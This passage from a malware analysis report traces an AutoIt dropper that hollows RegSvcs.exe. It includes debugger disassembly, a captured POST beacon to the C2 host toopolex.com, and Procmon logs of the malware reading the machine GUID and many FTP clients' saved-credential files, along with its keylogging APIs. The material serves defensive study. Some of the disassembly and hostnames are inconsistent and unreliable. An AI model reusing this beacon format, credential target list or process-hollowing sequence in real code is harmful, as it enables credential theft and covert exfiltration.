7C8B974F 0F8C 8045 00 LEA EAX,DWORD PTR SS:[EBP+8]
7C8B9752 5D POP EBP
7C8B9753 FF75 08 PUSH DWORD PTR SS:[EBP+C]
7C8B9756 FF15 8C15807C CALL DWORD PTR DS:[<ntdll.LtSuspendThread>]
7C8B975C 85C0 TEST EAX,EAX
7C8B975E 0F8C 78B20000 JL kernel32.7C8449D4
7C8B9764 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
7C8B9767 5D POP EBP
7C8B9768 C2 0400 RETN 4
```

Registers (FPU):

EAX	7C8B9725	kernel32.GetThreadContext
ECX	013E0000	
EDX	013F0000	
EBX	011F907E	UNICODE "kernel32"
ESP	000CE880	
EBP	000CE884	
ESI	01260000	
EDI	013C0000	ASCII ".n"
EIP	7C8B9725	kernel32.GetThreadContext
C 0	ES 0023	32bit 0 (FFFFFFFF)
P 1	CS 001B	32bit 0 (FFFFFFFF)
A 1	SS 0023	32bit 0 (FFFFFFFF)
Z 0	DS 0023	32bit 0 (FFFFFFFF)
S 0	FS 003B	32bit 7FDD0000 (FFF)
T 0	GS 0000	NULL
D 0		
O 0	LastErr	ERROR_SUCCESS (00000000)
EFL	00000216	(NO,NB,NE,A,NS,PE,GE,G)
ST0	empty	7.3425752709622997820
ST1	empty	23.352865954565945890
ST2	empty	111.29743639608906550
ST3	empty	2035.6820761245674750
ST4	empty	11345.48135325641980
ST5	empty	17.843137254901961340
ST6	empty	1.000000000000000000
ST7	empty	2.000000000000000000
FST	0020	Cond 0 0 0 0 Err 0 1 0 0 0 0 (GT)
FCW	027F	Prec NEAR,S3 Mask 1 1 1 1 1 1

Dump view (Address 011F93C0):

Address	Hex	Dump	ASCII
011F93C0	6A 22 E8 8B 00 00 8B 39 83 C7 34 6A 32 E8 AF	...	CALL to GetThreadContext from 011F93C0
011F93D0	00 00 00 8B 31 8B 56 A4 00 00 83 C6 08 6A 2E	...	hThread = 000000FC (window)
011F93E0	55 30 00 00 00 8B 11 6A 46 E3 94 00 00 51 6A	...	pContext = 013F0000
011F93F0	04 57 56 FF 32 6A 00 E8 86 00 00 68 A1 6A 3D	...	
011F9400	08 51 E8 82 00 00 83 C4 0C FF D0 6A 22 E8 6F	...	
011F9410	00 00 00 8B 09 8B 51 28 83 51 34 6A 32 E8 60	...	
011F9420	00 00 00 8B 09 8B 51 28 83 51 34 6A 32 E8 60	...	

6. After this, SetThreadContext is executed to point the entrypoint to a new code section that it has written.

Assembly view (kernel32.dll):

```
7C8B9A99 8BFF MOV EDI,EDI
7C8B9AA1 55 PUSH EBP
7C8B9AA2 8BEC MOV EBP,ESP
7C8B9AA4 FF75 0C PUSH DWORD PTR SS:[EBP+C]
7C8B9AA8 FF75 08 PUSH DWORD PTR SS:[EBP+8]
7C8B9AB3 FF15 8815807C CALL DWORD PTR DS:[<ntdll.LtSetContextThread>]
7C8B9AB9 85C0 TEST EAX,EAX
7C8B9ABE 70 00 JBE SHORT kernel32.7C863AC8
7C8B9AC0 5D POP EBP
7C8B9AC1 E8 3959FAFF CALL kernel32.7C8699FD
7C8B9AC4 33D0 XOR EAX,EAX
7C8B9AC6 0F8C 3AC8 00 JMP SHORT kernel32.7C863ACB
7C8B9AC8 40 INC EAX
7C8B9ACB 5D POP EBP
7C8B9ACD C2 0000 RETN 0
7C8B9ACF 90 NOP
7C8B9AD0 90 NOP
7C8B9AD1 90 NOP
7C8B9AD2 90 NOP
7C8B9AD3 90 NOP
7C8B9AD4 8BFF MOV EDI,EDI
7C8B9AD6 55 PUSH EBP
7C8B9AD7 8BEC MOV EBP,ESP
7C8B9AD9 83EC 1C SUB ESP,1C
7C8B9ADC 56 PUSH ESI
7C8B9ADD 6A 1C PUSH 1C
7C8B9ADE 8D45 E4 LEA EAX,DWORD PTR SS:[EBP-1C]
7C8B9AE2 5D POP EBP
```

Registers (FPU):

EAX	7C8B9A99	kernel32.SetThreadContext
ECX	013E0000	
EDX	011F9080	
EBX	011F907E	UNICODE "kernel32"
ESP	000CE884	
EBP	000CE880	
ESI	7FFDF000	
EDI	013B0034	
EIP	7C8B9A99	kernel32.SetThreadContext
C 0	ES 0023	32bit 0 (FFFFFFFF)
P 1	CS 001B	32bit 0 (FFFFFFFF)
A 1	SS 0023	32bit 0 (FFFFFFFF)
Z 0	DS 0023	32bit 0 (FFFFFFFF)
S 0	FS 003B	32bit 7FDD0000 (FFF)
T 0	GS 0000	NULL
D 0		
O 0	LastErr	ERROR_SUCCESS (00000000)
EFL	00000216	(NO,NB,NE,A,NS,PE,GE,G)
ST0	empty	7.3425752709622997820
ST1	empty	23.352865954565945890
ST2	empty	111.29743639608906550
ST3	empty	2035.6820761245674750
ST4	empty	11345.48135325641980
ST5	empty	17.843137254901961340
ST6	empty	1.000000000000000000
ST7	empty	2.000000000000000000
FST	0020	Cond 0 0 0 0 Err 0 1 0 0 0 0 (GT)
FCW	027F	Prec NEAR,S3 Mask 1 1 1 1 1 1

Dump view (Address 011F9460):

Address	Hex	Dump	ASCII
011F9460	6A 22 E8 8B 00 00 8B 39 83 C7 34 6A 32 E8 AF	...	CALL to SetThreadContext from 011F9460
011F9470	00 00 00 8B 31 8B 56 A4 00 00 83 C6 08 6A 2E	...	hThread = 000000FC (window)
011F9480	55 30 00 00 00 8B 11 6A 46 E3 94 00 00 51 6A	...	pContext = 013F0000
011F9490	04 57 56 FF 32 6A 00 E8 86 00 00 68 A1 6A 3D	...	
011F94A0	08 51 E8 82 00 00 83 C4 0C FF D0 6A 22 E8 6F	...	
011F94B0	00 00 00 8B 09 8B 51 28 83 51 34 6A 32 E8 60	...	
011F94C0	00 00 00 8B 09 8B 51 28 83 51 34 6A 32 E8 60	...	

7. And Finally, the malicious Reg.svcs gets created whose command line has same temporary file name as that was used to launch the 2nd mur.exe.

The screenshot shows a debugger window with the following details:

- Assembly View:** Disassembly of 'kernel32.CreateProcessInternalW'. Instructions include pushing arguments, calling 'kernel32.CreateProcessInternalW', and returning.
- Registers (FPU):** EIP is 7C802396, pointing to 'kernel32.CreateProcessM'. Other registers like CS, DS, SS, FS, GS are also visible.
- Command Line:** 'C:\DOCUME~1\Feng\APPLIC~1\abe\IFSHP'.


Procmon.exe	10,300 K	12,712 K	1928 Process Monitor
OLLYDBG.EXE	13,336 K	15,236 K	2912 OllyDbg, 32-bit analysing deb...
mur.exe	5,872 K	10,028 K	3180 Autolt v3 Script
RegSvcs.exe	1,532 K	3,140 K	2872

5. Analysis of 1st Reg.svcs Process

After this process was spawned by 2nd mur.exe, using the PID from process explorer, this executable's activity was looked upon from Process Monitor.

- From the Network tab, it can be concluded that this process is responsible for some kind of network activity.

- The domain it is getting connected to is tooplex.com. This was confirmed by setting a breakpoint at Ws32.connect API and following the stack from where it is called from to see the input arguments it taken in.



Here, a breakpoint was set at receive function to see what the malware send to the netcat.



```
uncc@uncc-VirtualBox:~$ sudo nc -l 80
[sudo] password for uncc:
POST /controllers/user/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: toopolex.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: BD5C680A
Content-Length: 171
Connection: close

77ickav.ruFengFENG-COMPUTERFENG-COMPUTERXXXXXXXXXX0988769F17748C7F824795766
```

- Below highlighted SQL query and content such as %s logins.json, signons were found when the LoadLibraryW API was hit which hints that some kind of data exfiltration is taking place.

The screenshot displays a debugger window with three main panes. The top pane shows assembly code for a function, likely a loop that reads data from a file and writes it to a buffer. The middle pane shows the state of the CPU registers, with EAX highlighted at address 00402C96. The bottom pane shows a hex dump of the data being read from the file, which appears to be a log file containing usernames and passwords. The data is organized into columns, with the first column showing the address, the second column showing the hex dump, and the third column showing the ASCII representation of the data. The ASCII column shows a mix of printable characters and non-printable characters, indicating that the data is likely a log file.

- This process was also found to be involved in information collection and data exfiltration. Below is screenshots of some data that is exfiltrated.

1. Cryptographic machine guid- Observing the chronology of below events, it looks like the process is reading the value of the registry key which is the Machine GUID, creating a temporary file and writing the data into it and later deleting the file and clearing tracks. This is how maybe the information is sent to the command and control server. – toopolex.com

Regsvcs.exe	696	RegOpenKey	HKLM\Software\Microsoft\Cryptography	SUCCESS	Desired Access: Read, Write, &Sx
Regsvcs.exe	696	RegOpenKey	HKLM\Software\Microsoft\Cryptography\MachineGuid	SUCCESS	7154227-9a3a-4a7c-a5fd-d3db0ea77a8f
Regsvcs.exe	696	RegQueryValue	HKLM\Software\Microsoft\Cryptography\MachineGuid	SUCCESS	Type: REG_SZ, Length: 74, Data: 7154227-9a3a-4a7c-a5fd-d3db0ea77a8f
Regsvcs.exe	696	RegQueryValue	HKLM\Software\Microsoft\Cryptography\MachineGuid	SUCCESS	Type: REG_SZ, Length: 74, Data: 7154227-9a3a-4a7c-a5fd-d3db0ea77a8f
Regsvcs.exe	696	RegQueryValue	HKLM\Software\Microsoft\Cryptography\MachineGuid	SUCCESS	Type: REG_SZ, Length: 74, Data: 7154227-9a3a-4a7c-a5fd-d3db0ea77a8f
Regsvcs.exe	696	CreateFile	C:\Documents and Settings\Feng\Application Data\Microsoft\Crypto\RSA\S-1-5-21-602162258-639522115-1060284298-1003-5a83d825be88293110b748da4adeef_7154227-9a3a-4a7c-a5fd-d3db0ea77a8f	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Open, Options: Synchronous IO Non-Alert, Non-D
Regsvcs.exe	696	WriteFile	C:\Documents and Settings\Feng\Application Data\Microsoft\Crypto\RSA\S-1-5-21-602162258-639522115-1060284298-1003-5a83d825be88293110b748da4adeef_7154227-9a3a-4a7c-a5fd-d3db0ea77a8f	SUCCESS	AllocationSize: 48, EndOfFile: 45, NumberOfLinks: 1, DeletePending: False, Directory: False
Regsvcs.exe	696	CloseFile	C:\Documents and Settings\Feng\Application Data\Microsoft\Crypto\RSA\S-1-5-21-602162258-639522115-1060284298-1003-5a83d825be88293110b748da4adeef_7154227-9a3a-4a7c-a5fd-d3db0ea77a8f	SUCCESS	Offset: 0, Length: 45
Regsvcs.exe	696	CreateFile	C:\Documents and Settings\Feng\Application Data\Microsoft\Crypto\RSA\S-1-5-21-602162258-639522115-1060284298-1003-5a83d825be88293110b748da4adeef_7154227-9a3a-4a7c-a5fd-d3db0ea77a8f	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory File, Open Reparse Point, A
Regsvcs.exe	696	WriteFile	C:\Documents and Settings\Feng\Application Data\Microsoft\Crypto\RSA\S-1-5-21-602162258-639522115-1060284298-1003-5a83d825be88293110b748da4adeef_7154227-9a3a-4a7c-a5fd-d3db0ea77a8f	SUCCESS	Attribute: SA, ReparseTag: 0x0
Regsvcs.exe	696	CloseFile	C:\Documents and Settings\Feng\Application Data\Microsoft\Crypto\RSA\S-1-5-21-602162258-639522115-1060284298-1003-5a83d825be88293110b748da4adeef_7154227-9a3a-4a7c-a5fd-d3db0ea77a8f	SUCCESS	Delete: True

2. Computer name- FENG COMPUTER

RegSvc.exe	696	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName	SUCCESS	Desired Access: Read
RegSvc.exe	696	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS	Desired Access: Read
RegSvc.exe	696	RegOpenValue	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName	SUCCESS	Type: REG_SZ, Length: 28, Data: FENG-COMPUTER
RegSvc.exe	696	RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS	
RegSvc.exe	696	RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName	SUCCESS	

3. Saved Credentials from applications-

a. As seen in the below screenshot, the process is querying to multiple applications and trying to read the login data.

[illegible]

b. Process is trying to read from all the below highlighted files related to FTP.

RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp12\data\settings\sshProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp12\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp13\encPwds.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp13\data\settings\sshProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp13\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp14\encPwds.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp14\data\settings\sshProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\JasFtp14\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize7\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize8\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize9\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize10\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize11\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize12\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize13\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Autonize14\data\settings\ftpProfiles.jsd	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\FTPLInfo\ServerList.xml	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\FTPLInfo\ServerList.clg	PATH NOT FOUND	
RegSvc.exe	696	RegOpenKey	HKCU\Software\LinaxFTP Site Manager	NAME NOT FOUND	Desired Access: Maximum Allowed
RegSvc.exe	696	QueryOpen	C:\Program Files\StatFTP\site.ini	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\BlazeFTP\site.dat	PATH NOT FOUND	
RegSvc.exe	696	RegOpenKey	HKCU\Software\FlashPeak\BlazeFTP\Settings	NAME NOT FOUND	Desired Access: Query Value
RegSvc.exe	696	QueryOpen	C:\Program Files\Fastream NETFile\My FTP Links	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\GoFTP\settings\Connections.txt	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\Estsoft\VALFTP\EST db2.dat	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\DeluxeFTP\sites.xml	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\WINDOWS\wxcw_ftp.ini	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\wxcw_ftp.ini	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\wxcw_ftp.ini	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\GHISLER\wxcw_ftp.ini	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\FTPGetter\Profile\servers.xml	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\FTPGetter\servers.xml	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\WS_FTP\WS_FTP.INI	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\WINDOWS\WS_FTP.INI	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Local Settings\Application Data\INS Software\NovaFTP\NovaFTP.db	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\WINDOWS\wxcw_ftp.ini	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\wxcw_ftp.ini	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\wxcw_ftp.ini	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\GHISLER\wxcw_ftp.ini	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\SmartFTP	NAME NOT FOUND	
RegSvc.exe	696	RegOpenKey	HKCU\Software\Far\Plugins\FTP\Hosts	NAME NOT FOUND	Desired Access: Maximum Allowed
RegSvc.exe	696	RegOpenKey	HKCU\Software\Far\Plugins\FTP\Hosts	NAME NOT FOUND	Desired Access: Maximum Allowed
RegSvc.exe	696	QueryOpen	C:\Program Files\FreshWebmaster\FreshFTP\TpSites.SMF	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Documents and Settings\Feng\Application Data\FTP Now\sites.xml	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Odn Secure FTP Expert\GFDefault.GFQ	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\Program Files\Odn Secure FTP Expert\SiteInfo.GFP	PATH NOT FOUND	
RegSvc.exe	696	RegOpenKey	HKLM\Software\NCH Software\ClassicFTP\FTPAccounts	NAME NOT FOUND	Desired Access: Maximum Allowed
RegSvc.exe	696	RegOpenKey	HKCU\Software\NCH Software\ClassicFTP\FTPAccounts	NAME NOT FOUND	Desired Access: Maximum Allowed
RegSvc.exe	696	QueryOpen	C:\Program Files\WinFtp Client\Favorites.dat	PATH NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\WINDOWS\3284Ftp.TMP	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\WINDOWS\3284Ftp.ini	NAME NOT FOUND	
RegSvc.exe	696	QueryOpen	C:\FTP Navigator\FtpList.txt	PATH NOT FOUND	

4. Reading System Language

Process Name	PID	Operation	Path	Result	Detail
RegSvc.exe	696	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length: 256
RegSvc.exe	696	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length: 256
RegSvc.exe	696	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length: 256
RegSvc.exe	696	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\LanguagePack	SUCCESS	Desired Access: Query Value
RegSvc.exe	696	RegEnumValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack	SUCCESS	Index: 0, Name: SURROGATE, Type: REG_DWORD, Length: 4, Data: 2
RegSvc.exe	696	RegEnumValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack	NO MORE ENTRIES	Index: 1, Length: 220
RegSvc.exe	696	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack	SUCCESS	
RegSvc.exe	696	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length: 256

5. ProfileLists

RegSvc.exe	696	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList	SUCCESS	Desired Access: Read
RegSvc.exe	696	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\DefaultUserProfile	SUCCESS	Type: REG_SZ, Length: 26, Data: Default User
RegSvc.exe	696	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList	SUCCESS	
RegSvc.exe	696	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-839522115-1060284298-1003	SUCCESS	Desired Access: Read
RegSvc.exe	696	RegEnumValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-839522115-1060284298-1003\ProfileImagePath	SUCCESS	Type: REG_EXPAND_SZ, Length: 84, Data: %SystemDrive%\Documents and Settings\Feng
RegSvc.exe	696	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-839522115-1060284298-1003	SUCCESS	

- There were encryption/encoding APIs found while debugging the process in OllyDbg which confirms that this process has this capability. Below were the APIs-

a. *CryptEncrypt* was found at 77DEE340. This accepts text or container data and returns container data as a binary file named encrypted.data

b. *CryptBinaryToStringA* was found at 77AB4020. This function converts an array of bytes into a formatted string.

- Apart from this, Keylogging APIs were also found while debugging in OllyDBG which confirms that this process has keylogging capabilities. Below were the APIs-

a. *GetAsyncKeyState* was found at 7E42A78F. This function gives information about the key, whether the key was pressed up or down at the time when the function is called. In simple words, it will check whether a key is pressed or not.


b. *GetWindowLongW* was found at 7E4188A6. This retrieves information about the specified window. The function also retrieves the 32-bit (DWORD) value at the specified offset into the extra window memory

c. *GetKeyState* was found at 7E429ED9. It checks if a keyboard key or mouse/joystick button is down or up. Also retrieves joystick status.

d. *GetKeyboardState* was found at 7E42D226. It retrieves the status of the specified virtual key.

6. Analysis of 2nd RegSvcs.exe

The command line it uses for its creation is different from the 1st RegSvcs.exe. Below is the screenshot of the difference- This PID of the process in this run is 1296. It uses the same command line as the 2nd mur.exe



Loading its PID in the ProcessMonitor, it is observed that, the Regsvcs.exe was replaced with the filename as in the below screenshot and possibly deleted later for which there is no substantial evidence found. For this reason, if we try to look up for the exe in the directory, it cannot be located.

Process Monitor - Sysinternals: www.sysinternals.com						
File Edit Event Filter Tools Options Help						
Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:44:36.7198193 PM	RegSvcs.exe	1696	CreateFile	C:\WINDOWS\Prefetch\REGSVCS.EX...	SUCCESS	Desired Access: G...
3:44:36.7200621 PM	RegSvcs.exe	1696	QueryStandard...	C:\WINDOWS\Prefetch\REGSVCS.EX...	SUCCESS	AllocationSize: 28...
3:44:36.7200864 PM	RegSvcs.exe	1696	ReadFile	C:\WINDOWS\Prefetch\REGSVCS.EX...	SUCCESS	Offset: 0, Length: 2...
3:44:36.7200965 PM	RegSvcs.exe	1696	ReadFile	C:\WINDOWS\Prefetch\REGSVCS.EX...	SUCCESS	Offset: 0, Length: 2...
3:44:36.7211435 PM	RegSvcs.exe	1696	CloseFile	C:\WINDOWS\Prefetch\REGSVCS.EX...	SUCCESS	
3:44:36.7703425 PM	RegSvcs.exe	1696	CreateFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Desired Access: R...
3:44:36.7703676 PM	RegSvcs.exe	1696	CreateFileMap...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	SyncType: SyncTy...
3:44:36.7703732 PM	RegSvcs.exe	1696	QueryStandard...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	AllocationSize: 32...
3:44:36.7703833 PM	RegSvcs.exe	1696	CreateFileMap...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	SyncType: SyncTy...
3:44:36.7731311 PM	RegSvcs.exe	1696	CreateFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Desired Access: R...
3:44:36.7731510 PM	RegSvcs.exe	1696	CreateFileMap...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	SyncType: SyncTy...
3:44:36.7731669 PM	RegSvcs.exe	1696	QueryStandard...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	AllocationSize: 184...
3:44:36.7731669 PM	RegSvcs.exe	1696	CreateFileMap...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	SyncType: SyncTy...
3:44:36.7803710 PM	RegSvcs.exe	1696	CloseFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	
3:44:36.7805648 PM	RegSvcs.exe	1696	CloseFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	
3:44:36.7902791 PM	RegSvcs.exe	1696	CreateFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Desired Access: E...
3:44:36.7906945 PM	RegSvcs.exe	1696	CreateFileMap...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	SyncType: SyncTy...
3:44:36.7907191 PM	RegSvcs.exe	1696	CreateFileMap...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	SyncType: SyncTy...
3:44:36.8020164 PM	RegSvcs.exe	1696	ReadFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Offset: 4,096, Leng...
3:44:36.8020951 PM	RegSvcs.exe	1696	ReadFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Offset: 28,672, Len...
3:44:36.8194627 PM	RegSvcs.exe	1696	CloseFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	
3:44:36.8368767 PM	RegSvcs.exe	1696	QueryNameInfo...	C:\WINDOWS\Microsoft.NET\Framew...	BUFFER OVERFL...	Name: \W\
3:44:36.8368853 PM	RegSvcs.exe	1696	QueryNameInfo...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Name: \WINDOW...
3:44:36.8368920 PM	RegSvcs.exe	1696	QueryNameInfo...	C:\WINDOWS\Microsoft.NET\Framew...	BUFFER OVERFL...	Name: \W\
3:44:36.8368982 PM	RegSvcs.exe	1696	QueryNameInfo...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Name: \WINDOW...
3:44:36.8452626 PM	RegSvcs.exe	1696	QueryOpen	C:\WINDOWS\Microsoft.NET\Framew...	NAME NOT FOUND	
3:44:46.7781999 PM	RegSvcs.exe	1696	CreateFile	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Desired Access: R...
3:44:46.7782446 PM	RegSvcs.exe	1696	QueryAttributeT...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	Attributes: A, Repa...
3:44:46.7784636 PM	RegSvcs.exe	1696	QueryBasicInfor...	C:\WINDOWS\Microsoft.NET\Framew...v2.0.50727\RegSvcs.exe	SUCCESS	OpenTime: 10/2...
3:44:46.7785997 PM	RegSvcs.exe	1696	SetRenameInfo...	C:\WINDOWS\Microsoft.NET\Framew...	SUCCESS	ReplaceIfExists: Tr...

Event Properties		
Event	Process	Stack
Date:	4/26/2022 3:44:46 PM	
Thread:	788	
Class:	File System	
Operation:	SetRenameInformationFile	
Result:	SUCCESS	
Path:	C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\RegSvcs.e...	
Duration:	0.0001581	
True		
C:\Documents and Settings\Feng\Application Data\17748C\C7F824.exe		

- The process is reading multiple offsets of the temporary file that was generated by 2nd mur.exe

RegSvcs.exe	3668	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	SUCCESS	Offset: 65,516, Length: 28,631
RegSvcs.exe	3668	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	END OF FILE	Offset: 94,147, Length: 36,864
RegSvcs.exe	3668	ReadFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	SUCCESS	Offset: 94,127, Length: 20
RegSvcs.exe	3668	CloseFile	C:\Documents and Settings\Feng\Application Data\sbe\OHSWT	END OF FILE	Offset: 94,147, Length: 61,440
